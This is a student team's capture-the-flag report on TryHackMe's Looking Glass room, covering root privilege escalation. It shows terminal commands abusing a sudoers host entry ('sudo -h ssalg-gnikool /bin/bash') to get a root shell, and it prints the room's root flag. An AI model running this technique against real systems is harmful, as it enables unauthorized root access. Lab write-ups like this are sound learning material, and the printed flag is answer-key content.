
Members Involved: Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong

Tools used: **Kali Linux, Google**

Thought Process and Methodology and Attempts:

After getting the foothold, we do pwd and see that we are in the /home/ alice directory. We navigate to /home directory and do ls. We then go to the /etc directory that contains the configuration files.

We do ls and go to /sudoers.d, we perform ls again and see that there are files and directories in it.



We read the contents of some of the files but permission denied. We read ‘alice’ file and see that there is a sudo command that we can run /bin/bash using ssalg-gnikool as the host.

```
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ cat jabberwock
cat: jabberwock: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat README
cat: README: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat tweedles
cat: tweedles: Permission denied
alice@looking-glass:/etc/sudoers.d$
```


By referring to the sudo manual, we see that we can use -h to run command on host.

```
alice@looking-glass:/
File  Actions  Edit  View  Help

usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...

Options:
  -A, --askpass                 use a helper program for password prompting
  -b, --background              run command in the background
  -C, --close-from=num          close all file descriptors ≥ num
  -E, --preserve-env            preserve user environment when running command
      --preserve-env=list       preserve specific environment variables
  -e, --edit                    edit files instead of running a command
  -g, --group=group             run command as the specified group name or ID
  -H, --set-home                set HOME variable to target user's home dir
  -h, --help                    display help message and exit
  -h, --host=host               run command on host (if supported by plugin)
  -i, --login                   run login shell as the target user; a command may also be specified
  -K, --remove-timestamp        remove timestamp file completely
```

We run the command **sudo -h ssalg-gnikool /bin/bash** (using ssalg-gnikool as our host to call the /bin/bash command). We then successfully get into root.


```
alice@looking-glass:/$ cd /etc/sudoers.d
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ cd ..
alice@looking-glass:/etc$ cd ..
alice@looking-glass:/$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/# whoami
root
root@looking-glass:/#
```

We run ls and we see a root directory. We navigate to the root directory and do ls. We see root.txt and read its contents. We find the root flag successfully, which is ***thm{bc2337b6f97d057b01da718ced6ead3f}***



Final Result:

Upon verification of the flag, Chan placed the flag into the TryHackMe site and got the confirmation.



Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211102630	Chan Kar Kin	Discovered the exploit to root.	
1211100925	Ang Jin Nan	Did recon and enumeration.	
1211103311	Ng Yun Shi	Figured out the exploit for the initial foothold.	
1211102777	Tai Qi Tong	Pivot from user jabberwock to tweedledum, tweedledee humptydumpty, and also to user alice.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://youtu.be/l-h79lspTt8